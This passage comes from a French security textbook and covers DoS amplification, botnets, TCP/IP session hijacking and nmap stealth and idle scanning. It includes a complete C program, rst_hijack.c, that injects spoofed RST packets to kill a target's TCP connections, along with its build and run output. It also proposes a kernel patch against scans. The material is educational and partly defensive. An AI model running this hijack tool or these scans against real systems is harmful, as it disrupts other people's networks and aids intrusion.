
Il n'y a rien de vraiment astucieux dans cette attaque. Il s'agit simplement d'une guerre de bande passante. Lorsque l'assaillant dispose d'une bande passante supérieure à sa victime, il peut envoyer plus de données qu'elle ne peut en recevoir et interrompre ainsi tout autre trafic légitime.

0x455 Attaques par amplification

Il existe cependant des façons plus astucieuses de mener une saturation de ping sans employer des quantités importantes de bande passante. Une attaque par amplification repose sur une mystification et un adressage de diffusion pour multiplier par cent un seul flux de paquets. Tout d'abord, il faut trouver un système d'amplification cible. Il s'agit d'un réseau qui accepte des communications sur l'adresse de diffusion et qui est composé d'un nombre relativement grand d'hôtes actifs. Ensuite, l'assaillant envoie de volumineux paquets de requêtes d'écho ICMP sur l'adresse de diffusion du réseau d'amplification, avec une adresse source forgée qui correspond au système de la victime. L'amplificateur diffuse ces paquets vers tous les hôtes du réseau d'amplification, qui répondent alors par des paquets de réponse à la demande d'écho ICMP destinés à l'adresse source forgée (la machine de la victime).

Cette amplification du trafic permet à l'assaillant d'émettre des flux de paquets de demande d'écho ICMP relativement réduits, tandis que la victime est submergée par

des centaines de paquets de réponses d'écho ICMP. Cette attaque peut être menée avec des paquets ICMP (attaque *smurf*) ou UDP (attaque *fraggle*).




0x456 DoS distribué

Une *attaque DoS distribué* (DDoS) correspond à une version distribuée de l'attaque DoS par saturation. Puisque la consommation de la bande passante représente l'objectif de ce type d'attaque, plus l'assaillant dispose de bande passante, plus il peut causer de dommages. Dans une attaque DDoS, l'assaillant commence par compromettre d'autres hôtes et à y installer des démons. Les systèmes sur lesquels sont installés de tels logiciels sont souvent appelés *bots* et constituent un *botnet*. Ces bots attendent patiemment que l'assaillant choisisse sa victime et décide d'attaquer. Il utilise une forme de programme de contrôle et tous les bots assaillent simultanément la victime avec une forme d'attaque DoS par saturation. Non seulement le grand nombre d'hôtes multiplie les effets de la saturation, mais il complexifie également l'identification de la source de l'attaque.

0x460 Détournement TCP/IP

Le détournement TCP/IP (*TCP/IP hijacking*), ou vol de connexion TCP/IP, est une technique astucieuse qui s'appuie sur des paquets forgés pour intercepter une connexion entre une victime et un hôte. Cette technique est particulièrement utile lorsque la victime utilise un mot de passe à usage unique pour se connecter à la machine hôte. Un mot de passe à usage unique ne peut être utilisé qu'une seule fois pour l'authentification. Autrement dit, le reniflage de l'authentification n'est d'aucune utilité à l'assaillant.

Pour perpétrer un détournement TCP/IP, l'assaillant doit se trouver sur le même réseau que la victime. En reniflant le segment du réseau local, tous les détails des connexions TCP ouvertes peuvent être extraits des en-têtes. Nous l'avons vu, chaque en-tête de paquet TCP contient un numéro de séquence. Il est incrémenté à chaque envoi de paquet pour que les paquets puissent être reçus dans l'ordre correct. Pendant le reniflage, l'assaillant a accès aux numéros de séquence d'une connexion entre une victime (le système A dans l'illustration suivante) et une machine hôte (le système B). L'assaillant envoie ensuite un paquet forgé avec l'adresse IP de la victime vers la machine hôte, en utilisant le numéro de séquence intercepté afin de fournir le bon numéro d'accusé de réception.



La machine hôte reçoit le paquet forgé avec le bon numéro d'accusé de réception et n'a aucune raison de penser qu'il ne provient pas de la machine victime.

0x461 Détournement RST

Une forme très simple de détournement TCP/IP consiste à injecter un paquet RST (*reset*) ayant une allure authentique. Si la source est mystifiée et si le numéro d'accusé de réception est correct, le récepteur pensera que la source a réellement envoyé le paquet RST et la connexion sera réinitialisée.

Imaginons un programme qui permette de réaliser cette attaque sur une adresse IP cible. De manière générale, il effectue un reniflage avec libpcap, puis injecte des paquets RST avec libnet. Un tel programme n'a pas besoin d'examiner chaque paquet mais uniquement les connexions TCP établies sur l'adresse IP cible. Puisque bien d'autres programmes fondés sur libpcap n'ont pas plus besoin d'examiner tous les paquets,

libpcap fournit un moyen d'indiquer au noyau qu'il ne doit envoyer que les paquets qui correspondent à un filtre. Ce filtre, appelé BPF (*Berkeley Packet Filter*), ressemble fortement à un programme. Par exemple, la règle qui permet de filtrer la destination 192.168.42.88 est `"dst host 192.168.42.88"`. Comme un programme, elle est constituée d'un mot clé et doit être compilée avant d'être passée au noyau. Le programme `tcpdump` utilise des BPF pour filtrer ses captures ; il permet également d'afficher le programme de filtrage :

```
reader@hacking:~/booksrc $ sudo tcpdump -d "dst host 192.168.42.88"
(000) ldh      [12]
(001) jeq      #0x800           jt 2    jf 4
(002) ld       [30]
(003) jeq      #0xc0a82a58      jt 8    jf 9
(004) jeq      #0x806           jt 6    jf 5
(005) jeq      #0x8035          jt 6    jf 9
(006) ld       [38]
(007) jeq      #0xc0a82a58      jt 8    jf 9
(008) ret      #96
(009) ret      #0
reader@hacking:~/booksrc $ sudo tcpdump -ddd "dst host 192.168.42.88"
10
40 0 0 12
21 0 2 2048
32 0 0 30
21 4 5 3232246360
21 1 0 2054
21 0 3 32821
32 0 0 38
21 0 1 3232246360
6 0 0 96
6 0 0 0
reader@hacking:~/booksrc $
```

Après sa compilation, la règle de filtre peut être passée au noyau. Le filtrage des connexions établies est un peu plus complexe. Pour toutes les connexions établies, l'indicateur ACK est positionné et nous devons donc le rechercher. Les bits de contrôle se trouvent dans le treizième octet de l'en-tête TCP. Les indicateurs sont donnés dans l'ordre suivant, de gauche à droite : URG, ACK, PSH, RST, SYN et FIN. Autrement dit, si ACK est activé, le treizième octet doit valoir `00010000` en binaire, c'est-à-dire 16 en décimal. Si SYN et ACK sont activés, sa valeur doit être `00010010` en binaire, ou 18 en décimal.

Pour créer un filtre qui correspond à l'indicateur ACK positionné sans prendre en compte les autres bits, nous utilisons l'opérateur ET binaire. En réalisant un ET entre `00010010` et `00010000`, nous obtenons `00010000`, puisque le bit ACK est le seul à valoir 1 dans les deux cas. Autrement dit, le filtre `tcp[13] & 16 == 16` permet de filtrer les paquets dont l'indicateur ACK est positionné, quel que soit l'état des autres bits de contrôle.

Cette règle peut être récrite en utilisant des valeurs nommées et une logique inversée : `tcp[tcpflags] & tcp- ack != 0`. Elle est ainsi plus facile à lire, tout en produisant le même résultat. Elle peut être combinée à la règle de destination IP précédente par un ET logique. Voici la règle complète :

```
reader@hacking:~/booksrc $ sudo tcpdump -nl "tcp[tcpflags] & tcp-ack != 0 and dst host
192.168.42.88"
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
10:19:47.567378 IP 192.168.42.72.40238 > 192.168.42.88.22: . ack 2777534975 win 92
<nop,nop,timestamp 85838571 0>
10:19:47.770276 IP 192.168.42.72.40238 > 192.168.42.88.22: . ack 22 win 92
<nop,nop,timestamp 85838621 29399>
10:19:47.770322 IP 192.168.42.72.40238 > 192.168.42.88.22: P 0:20(20) ack 22 win 92
<nop,nop,timestamp 85838621 29399>
10:19:47.771536 IP 192.168.42.72.40238 > 192.168.42.88.22: P 20:732(712) ack 766 win
115 <nop,nop,timestamp 85838622 29399>
10:19:47.918866 IP 192.168.42.72.40238 > 192.168.42.88.22: P 732:756(24) ack 766 win
115 <nop,nop,timestamp 85838659 29402>
```

Nous utilisons une règle semblable dans le programme suivant afin de filtrer les paquets reniflés à l'aide de libpcap. Lorsque le programme récupère un paquet, les informations de l'en-tête nous servent à forger un paquet RST. Nous expliquerons ce programme en même temps que nous donnerons son code.

rst_hijack.c

```
#include <libnet.h>
#include <pcap.h>
#include "hacking.h"

void caught_packet(u_char *, const struct pcap_pkthdr *, const u_char *);
int set_packet_filter(pcap_t *, struct in_addr *);

struct data_pass {
   int libnet_handle;
   u_char *packet;
};

int main(int argc, char *argv[]) {
   struct pcap_pkthdr cap_header;
   const u_char *packet, *pkt_data;
   pcap_t *pcap_handle;
   char errbuf[PCAP_ERRBUF_SIZE]; // Même taille que LIBNET_ERRBUF_SIZE.
   char *device;
   u_long target_ip;
   int network;
   struct data_pass critical_libnet_data;

   if(argc < 1) {
      printf("Usage: %s <target IP>\n", argv[0]);
      exit(0);
   }
```

```
    target_ip = libnet_name_resolve(argv[1], LIBNET_RESOLVE);
    if (target_ip == -1)
       fatal("Invalid target address");

    device = pcap_lookupdev(errbuf);
    if(device == NULL)
       fatal(errbuf);

    pcap_handle = pcap_open_live(device, 128, 1, 0, errbuf);
    if(pcap_handle == NULL)
       fatal(errbuf);

    critical_libnet_data.libnet_handle = libnet_open_raw_sock(IPPROTO_RAW);
    if(critical_libnet_data.libnet_handle == -1)
       libnet_error(LIBNET_ERR_FATAL,
          "can't open network interface.  -- this program must run as root.\n");

    libnet_init_packet(LIBNET_IP_H + LIBNET_TCP_H, &(critical_libnet_data.packet));
    if (critical_libnet_data.packet == NULL)
       libnet_error(LIBNET_ERR_FATAL, "can't initialize packet memory.\n");

    libnet_seed_prand();

    set_packet_filter(pcap_handle, (struct in_addr *)&target_ip);
    printf("Resetting all TCP connections to %s on %s\n", argv[1], device);
    pcap_loop(pcap_handle, -1, caught_packet, (u_char *)&critical_libnet_data);

    pcap_close(pcap_handle);
}
```

Vous ne devriez pas avoir de difficultés à comprendre la globalité de ce programme. Au début, nous définissons la structure `data_pass` qui permet de passer des données par l'intermédiaire du mécanisme de fonction de rappel de libpcap. Grâce à libnet, nous ouvrons une interface de socket raw et nous allouons de la mémoire pour le paquet. Dans la fonction de rappel, nous avons besoin du descripteur de fichier de la socket raw et d'un pointeur sur la mémoire du paquet. Nous passons donc ces informations importantes dans leur structure. Le dernier argument de `pcap_loop()` est un pointeur qui est passé directement à la fonction de rappel. En passant un pointeur sur la structure `critical_libnet_data`, la fonction de rappel a accès à l'ensemble de son contenu. Par ailleurs, la taille fournie à `pcap_open_live()` est non plus `4096` mais `128`, car les informations extraites du paquet se trouvent uniquement dans l'en-tête :

```
/* Définir un filtre de paquet pour obtenir les connexions TCP établies avec target_ip.
*/
int set_packet_filter(pcap_t *pcap_hdl, struct in_addr *target_ip) {
   struct bpf_program filter;
   char filter_string[100];

   sprintf(filter_string, "tcp[tcpflags] & tcp-ack != 0 and dst host %s",
inet_ntoa(*target_ip));
```

```
    printf("DEBUG: filter string is \'%s\'\n", filter_string);
    if(pcap_compile(pcap_hdl, &filter, filter_string, 0, 0) == -1)
       fatal("pcap_compile failed");

    if(pcap_setfilter(pcap_hdl, &filter) == -1)
       fatal("pcap_setfilter failed");
}
```

La fonction suivante compile et configure le BPF pour n'accepter que les paquets des connexions établies avec l'IP cible. La fonction `sprintf()` n'est qu'une version de `printf()` qui "affiche" ses arguments dans une chaîne de caractères :

```
void caught_packet(u_char *user_args, const struct pcap_pkthdr *cap_header, const
u_char *packet) {
   u_char *pkt_data;
   struct libnet_ip_hdr *IPhdr;
   struct libnet_tcp_hdr *TCPhdr;
   struct data_pass *passed;
   int bcount;

   passed = (struct data_pass *) user_args; // Passer des données avec un pointeur sur
   une structure.

   IPhdr = (struct libnet_ip_hdr *) (packet + LIBNET_ETH_H);
   TCPhdr = (struct libnet_tcp_hdr *) (packet + LIBNET_ETH_H + LIBNET_TCP_H);

   printf("resetting TCP connection from %s:%d ",
         inet_ntoa(IPhdr->ip_src), htons(TCPhdr->th_sport));
   printf("<---> %s:%d\n",
         inet_ntoa(IPhdr->ip_dst), htons(TCPhdr->th_dport));

   libnet_build_ip(LIBNET_TCP_H,       // Taille du paquet sans l'en-tête IP.
      IPTOS_LOWDELAY,                  // Type de service IP.
      libnet_get_prand(LIBNET_PRu16), // ID IP (aléatoire).
      0,                               // Fragment.
      libnet_get_prand(LIBNET_PR8),    // TTL (aléatoire).
      IPPROTO_TCP,                     // Protocole de transport.
      *((u_long *)&(IPhdr->ip_dst)),   // IP source (nous sommes la destination).
      *((u_long *)&(IPhdr->ip_src)),   // IP destination (renvoi vers la source).
      NULL,                            // Données (aucune).
      0,                               // Taille des données.
      passed->packet);                 // Mémoire de l'en-tête du paquet.

   libnet_build_tcp(htons(TCPhdr->th_dport), // Port TCP source (nous sommes dst).
      htons(TCPhdr->th_sport),         // Port TCP destination (renvoi vers src).
      htonl(TCPhdr->th_ack),           // Numéro de séquence (ack précédent).
      htonl(TCPhdr->th_ack),           // N° d'accusé de réception (aléatoire).
      TH_RST,                          // Bits de contrôle (indicateur SYN seul).
      libnet_get_prand(LIBNET_PRu16), // Taille de la fenêtre (aléatoire).
      0,                               // Pointeur d'urgence.
      NULL,                            // Données (aucune).
      0,                               // Taille des données.
      (passed->packet) + LIBNET_IP_H);// Mémoire de l'en-tête du paquet.

   if (libnet_do_checksum(passed->packet, IPPROTO_TCP, LIBNET_TCP_H) == -1)
      libnet_error(LIBNET_ERR_FATAL, "can't compute checksum\n");
```

```
    bcount = libnet_write_ip(passed->libnet_handle, passed->packet,
LIBNET_IP_H+LIBNET_TCP_H);
    if (bcount < LIBNET_IP_H + LIBNET_TCP_H)
        libnet_error(LIBNET_ERR_WARNING, "Warning: Incomplete packet written.");

    usleep(5000); // Petite pause.
}
```

La fonction de rappel forge les paquets RST mystifiés. Tout d'abord, nous récupérons les données libnet critiques, et les pointeurs vers les en-têtes IP et TCP sont fixés en utilisant les structures fournies par libnet. Nous pourrions utiliser nos propres structures définies dans `hacking-network.h`, mais celles de libnet sont déjà présentes et s'occupent de l'ordre des octets. Le paquet RST forgé utilise l'adresse source reniflée comme destination, et *vice versa*. Le numéro de séquence récupéré est utilisé comme numéro d'accusé de réception du paquet forgé, puisque c'est ce qui est attendu :

```
reader@hacking:~/booksrc $ gcc $(libnet-config --defines) -o rst_hijack rst_hijack.c
-lnet -lpcap
reader@hacking:~/booksrc $ sudo ./rst_hijack 192.168.42.88
DEBUG: filter string is 'tcp[tcpflags] & tcp-ack != 0 and dst host 192.168.42.88'
Resetting all TCP connections to 192.168.42.88 on eth0
resetting TCP connection from 192.168.42.72:47783 <---> 192.168.42.88:22
```

0x462 Détournement continu

Rien n'exige que le paquet forgé soit un paquet RST. Cette attaque devient plus intéressante lorsque le paquet contient des données. La machine hôte reçoit le paquet forgé, incrémente le numéro de séquence et envoie une réponse à l'adresse IP de la victime. Puisque la machine cible ne connaît pas le paquet forgé, la réponse de la machine hôte contient un numéro de séquence invalide et la victime ignore ce paquet. Par ailleurs, puisque la machine victime a ignoré la réponse de la machine hôte, le numéro de séquence de la victime est décalé. Par conséquent, tous les paquets que la victime tente d'envoyer à la machine hôte auront également un numéro de séquence invalide et seront donc ignorés par l'hôte. Dans cette situation, les deux côtés légitimes de la connexion ont des numéros de séquence incorrects, ce qui conduit à une désynchronisation. Par ailleurs, puisque le premier paquet mystifié ayant provoqué tout ce chaos a été envoyé par l'assaillant, celui-ci peut suivre les numéros de séquences et continuer à envoyer des paquets avec l'adresse IP de la victime vers la machine hôte. Il peut donc continuer à communiquer avec la machine hôte alors que la connexion avec la victime est suspendue.

0x470 Scanner les ports

Le scan des ports permet de déterminer ceux qui sont en écoute et qui acceptent des connexions. Puisque la plupart des services utilisent des ports standard bien établis, cette information peut servir à déterminer les services qui sont en cours d'exécution. Le scan de ports le plus simple consiste à ouvrir des connexions TCP avec chaque port

possible sur le système cible. Même si cette approche est efficace, elle est également peu discrète et détectable. En outre, lorsque des connexions sont établies, les services consignent généralement l'adresse IP dans des journaux. Pour éviter cela, plusieurs techniques astucieuses ont été inventées.

L'outil `nmap`, écrit par Fyodor, implémente toutes les techniques de scan de ports suivantes. Il est devenu l'un des outils de scan open source les plus populaires.

0x471 Scan SYN furtif

Un scan SYN est parfois appelé scan semi-ouvert car il n'ouvre pas totalement une connexion TCP. Revenons à la négociation TCP/IP : lorsqu'une connexion complète est établie, un paquet SYN est tout d'abord envoyé, puis un paquet SYN/ACK est émis en retour et, finalement, un paquet ACK termine l'échange et ouvre la connexion. Puisqu'une analyse SYN ne termine pas la négociation, une connexion n'est jamais complètement ouverte. À la place, seul le paquet SYN initial est envoyé et la réponse est examinée. S'il s'agit d'un paquet SYN/ACK, cela signifie que le port accepte certainement les connexions. Cette information est enregistrée et un paquet RST est envoyé afin de détruire la connexion et d'empêcher un déni de service accidentel.

L'option `-sS` de la ligne de commande de `nmap` permet de lancer un scan SYN. Le programme doit être exécuté en tant que root, car il utilise non pas des sockets standard mais des sockets en mode raw :

```
reader@hacking:~/booksrc $ sudo nmap -sS 192.168.42.72

Starting Nmap 4.20 ( http://insecure.org ) at 2007-05-29 09:19 PDT
Interesting ports on 192.168.42.72:
Not shown: 1696 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh

Nmap finished: 1 IP address (1 host up) scanned in 0.094 seconds
```

0x472 Scans FIN, X-mas et Null

En réponse aux analyses SYN, de nouveaux outils ont été créés pour détecter et consigner les connexions semi-ouvertes. Par conséquent, d'autres techniques d'analyse de ports furtives ont émergé : analyses FIN, X-mas et Null. Elles se fondent toutes sur l'envoi d'un paquet sans queue ni tête sur chaque port du système cible. Si un port est à l'écoute, ces paquets sont simplement ignorés. Cependant, si le port est fermé et si l'implémentation respecte le protocole (RFC 793), un paquet RST est émis. Cette différence permet de détecter les ports qui acceptent des connexions, sans en ouvrir réellement.

L'analyse FIN envoie un paquet FIN. L'analyse X-mas envoie un paquet avec les indicateurs FIN, URG et PUSH positionnés (son nom provient du fait que les indicateurs sont "allumés" comme un sapin de Noël).

L'analyse Null envoie un paquet avec tous les indicateurs TCP à 0. Si ces analyses sont furtives, elles ne sont pas totalement fiables. Par exemple, l'implémentation TCP de Microsoft ne renvoie pas de paquets RST comme elle le devrait. Dans ce cas, cette forme d'analyse ne donne rien.

Les analyses FIN, X-mas et Null peuvent être réalisées avec `nmap` en précisant les options `-sF`, `-sX` et `-sN`, respectivement. Elles produisent une sortie qui ressemble fortement à l'exemple précédent.

0x473 Forger des leurres

Une autre manière d'éviter d'être détecté consiste à se cacher parmi plusieurs leurres (*decoy*). Cette technique crée simplement des connexions à partir de différentes adresses IP qui serviront de leurres masquant une connexion pour le scan d'un port. Les réponses aux leurres ne sont pas examinées car elles servent simplement à induire en erreur. Cependant, les leurres doivent correspondre à des adresses IP d'hôtes réels actifs où la cible pourrait être accidentellement saturée de SYN.

Avec `nmap`, il est possible de préciser des leurres en utilisant l'option `-D`. La commande suivante analyse l'adresse 192.168.42.72 en utilisant 192.168.42.10 et 192.168.42.11 comme leurres :

```
reader@hacking:~/booksrc $ sudo nmap -D 192.168.42.10,192.168.42.11 192.168.42.72
```

0x474 Scan passif

Le scan passif est une technique qui consiste à scanner une cible en utilisant des paquets forgés à partir d'un hôte inactif et en observant les changements qui se produisent sur celui-ci. L'assaillant doit être en mesure de trouver un hôte inactif exploitable, qui n'envoie ni ne reçoit d'autre trafic réseau et dont l'implémentation TCP produit des identifiants IP prévisibles qui s'incrémentent d'une valeur connue à chaque paquet. Les identifiants IP sont censés être uniques pour chaque paquet de chaque session. Ils sont généralement incrémentés d'une valeur fixe. Les identifiants IP prévisibles n'ont jamais été réellement considérés comme une menace pour la sécurité, et le scan passif exploite cette erreur d'appréciation. Les systèmes d'exploitation les plus récents, comme le dernier noyau Linux, OpenBSD et Windows Vista, emploient des identifiants IP aléatoires, mais ce n'est généralement pas le cas des systèmes et du matériel plus anciens (comme les imprimantes).


Tout d'abord, l'assaillant récupère l'identifiant IP actuel de l'hôte inactif en observant sa réponse à un paquet SYN ou à un paquet SYN/ACK non sollicité. En répétant plusieurs fois ce processus, il est possible de déterminer l'incrément appliqué à l'identifiant IP de chaque paquet.

Ensuite, l'assaillant envoie un paquet SYN forgé avec l'adresse IP de l'hôte inactif sur un port de la machine cible. Deux choses peuvent alors se produire, selon que le port est ou non à l'écoute :

- Si le port est à l'écoute, un paquet SYN/ACK est renvoyé à l'hôte inactif. Mais, puisque cet hôte n'a pas envoyé le paquet SYN initial, cette réponse lui paraît non sollicitée et il répond par un paquet RST.
- Si le port n'est pas à l'écoute, la machine cible ne renvoie pas de paquet SYN/ACK à l'hôte inactif, qui ne répond donc pas.

À ce stade, l'assaillant contacte à nouveau l'hôte inactif afin de connaître le nouvel identifiant IP. S'il a été incrémenté d'une seule unité, cela signifie qu'aucun paquet n'a été envoyé par l'hôte inactif entre les deux contrôles. Le port de la machine cible doit donc être fermé. Si cet identifiant a été incrémenté de deux unités, un paquet, certainement de type RST, a été émis par la machine inactive entre les contrôles. Cela signifie que le port de la machine cible est ouvert.

Ces étapes sont illustrées ci-après et montrent les conclusions possibles.



Bien entendu, si l'hôte inactif ne l'est pas réellement, les résultats seront biaisés. S'il existe un trafic sur l'hôte inactif, plusieurs paquets peuvent être envoyés pour chaque port. Si vingt paquets sont émis, alors, vingt incrémentations doivent indiquer un port ouvert, tandis qu'aucune ne signale un port fermé. Même en cas de trafic léger, comme l'émission d'un ou deux paquets sans rapport avec le scan, cette différence est suffisamment importante pour qu'elle puisse être détectée.

Si cette technique est bien employée sur un hôte inactif qui ne dispose pas d'un système de journalisation, l'assaillant peut scanner n'importe quelle cible sans dévoiler son adresse IP.

Après avoir trouvé l'hôte inactif adéquat, ce type de scan peut être réalisé avec `nmap` en précisant l'option `-sI` suivie de l'adresse de l'hôte inactif :

```
reader@hacking:~/booksrc $ sudo nmap -sI idlehost.com 192.168.42.7
```

0x475 Défense proactive

Les scans de ports sont souvent utilisés pour obtenir un profil des systèmes avant qu'ils soient attaqués. Lorsque les ports ouverts sont connus, un assaillant peut déterminer les services à attaquer. De nombreux IDS proposent des méthodes pour détecter les scans de ports, mais, en général, les informations ont déjà été récupérées lorsque l'intrusion est détectée. Au cours de l'écriture de ce chapitre, je me suis demandé s'il était possible d'empêcher les scans avant qu'ils se produisent. Le hacking n'implique-t-il pas l'élaboration de nouvelles idées ? Nous allons donc présenter une nouvelle méthode de défense proactive contre les scans de ports.

Tout d'abord, les scans FIN, Null et X-mas peuvent être empêchés par une simple modification du noyau. Si celui-ci n'émet jamais de paquets de réinitialisation, ces scans ne mèneront à rien. La sortie suivante utilise la commande `grep` pour trouver le code noyau responsable de l'envoi des paquets de réinitialisation :

```
reader@hacking:~/booksrc $ grep -n -A 20 "void.*send_reset" /usr/src/linux/net/ipv4/
tcp_ipv4.c
547:static void tcp_v4_send_reset(struct sock *sk, struct sk_buff *skb)
548-{
549-    struct tcphdr *th = skb->h.th;
550-    struct {
551-            struct tcphdr th;
552-#ifdef CONFIG_TCP_MD5SIG
553-            __be32 opt[(TCPOLEN_MD5SIG_ALIGNED >> 2)];
554-#endif
555-    } rep;
556-    struct ip_reply_arg arg;
557-#ifdef CONFIG_TCP_MD5SIG
558-    struct tcp_md5sig_key *key;
559-#endif
560
```

```
    return; // Modification: Never send RST, always return.

561-    /* Never send a reset in response to a reset. */
562-    if (th->rst)
563-            return;
564
565-    if (((struct rtable *)skb->dst)->rt_type != RTN_LOCAL)
566-            return;
567
reader@hacking:~/booksrc $
```

En ajoutant l'instruction `return` (en gras), la fonction `tcp_v4_send_reset()` du noyau retourne simplement, sans rien faire d'autre. Après avoir recompilé le noyau, la version obtenue n'envoie aucun paquet de réinitialisation et évite ainsi les fuites d'informations.

Scan FIN avant la modification du noyau

```
matrix@euclid:~ $ sudo nmap -T5 -sF 192.168.42.72
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2007-03-17 16:58 PDT
Interesting ports on 192.168.42.72:
Not shown: 1678 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
80/tcp open|filtered http
MAC Address: 00:01:6C:EB:1D:50 (Foxconn)
Nmap finished: 1 IP address (1 host up) scanned in 1.462 seconds
matrix@euclid:~ $
```

Scan FIN après la modification du noyau

```
matrix@euclid:~ $ sudo nmap -T5 -sF 192.168.42.72
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2007-03-17 16:58 PDT
Interesting ports on 192.168.42.72:
Not shown: 1678 closed ports
PORT   STATE         SERVICE
MAC Address: 00:01:6C:EB:1D:50 (Foxconn)
Nmap finished: 1 IP address (1 host up) scanned in 1.462 seconds
matrix@euclid:~ $
```

Cela fonctionne parfaitement pour les scans basés sur des paquets RST, mais il est plus difficile d'éviter les fuites d'informations avec des scans SYN et des scans par connexion réelle. Pour conserver une fonctionnalité réseau, les ports ouverts doivent répondre par des paquets SYN/ACK – ce fonctionnement est incontournable. Cependant, si tous les ports fermés répondent également par des paquets SYN/ACK, la quantité d'informations utiles collectée par l'assaillant sera réduite. Toutefois, une simple ouverture de tous les ports peut conduire à des problèmes de performances, ce qui n'est évidemment pas souhaitable. Dans l'idéal, tout devrait se faire sans utiliser une pile TCP. Le programme suivant procède ainsi. Il s'agit d'une modification du programme `rst_hijack.c` qui utilise une chaîne BPF plus complexe afin de filtrer uniquement les paquets SYN destinés à des ports fermés. La fonction de rappel forge une réponse

SYN/ ACK d'apparence légitime pour tout paquet SYN qui passe au travers du filtre. Les scanners seront ainsi submergés de faux positifs qui masqueront les ports valides.

shroud.c

```
#include <libnet.h>
#include <pcap.h>
#include "hacking.h"

#define MAX_EXISTING_PORTS 30

void caught_packet(u_char *, const struct pcap_pkthdr *, const u_char *);
int set_packet_filter(pcap_t *, struct in_addr *, u_short *);

struct data_pass {
   int libnet_handle;
   u_char *packet;
};

int main(int argc, char *argv[]) {
   struct pcap_pkthdr cap_header;
   const u_char *packet, *pkt_data;
   pcap_t *pcap_handle;
   char errbuf[PCAP_ERRBUF_SIZE]; // Même taille que LIBNET_ERRBUF_SIZE.
   char *device;
   u_long target_ip;
   int network, i;
   struct data_pass critical_libnet_data;
   u_short existing_ports[MAX_EXISTING_PORTS];

   if((argc < 2) || (argc > MAX_EXISTING_PORTS+2)) {
      if(argc > 2)
         printf("Limited to tracking %d existing ports.\n", MAX_EXISTING_PORTS);
      else
         printf("Usage: %s <IP to shroud> [existing ports...]\n", argv[0]);
      exit(0);
   }

   target_ip = libnet_name_resolve(argv[1], LIBNET_RESOLVE);
   if (target_ip == -1)
      fatal("Invalid target address");

   for(i=2; i < argc; i++)
      existing_ports[i-2] = (u_short) atoi(argv[i]);

   existing_ports[argc-2] = 0;

   device = pcap_lookupdev(errbuf);
   if(device == NULL)
      fatal(errbuf);

   pcap_handle = pcap_open_live(device, 128, 1, 0, errbuf);
   if(pcap_handle == NULL)
      fatal(errbuf);

   critical_libnet_data.libnet_handle = libnet_open_raw_sock(IPPROTO_RAW);
```

```
    if(critical_libnet_data.libnet_handle == -1)
        libnet_error(LIBNET_ERR_FATAL,
            "can't open network interface.  -- this program must run as root.\n");

    libnet_init_packet(LIBNET_IP_H + LIBNET_TCP_H, &(critical_libnet_data.packet));
    if (critical_libnet_data.packet == NULL)
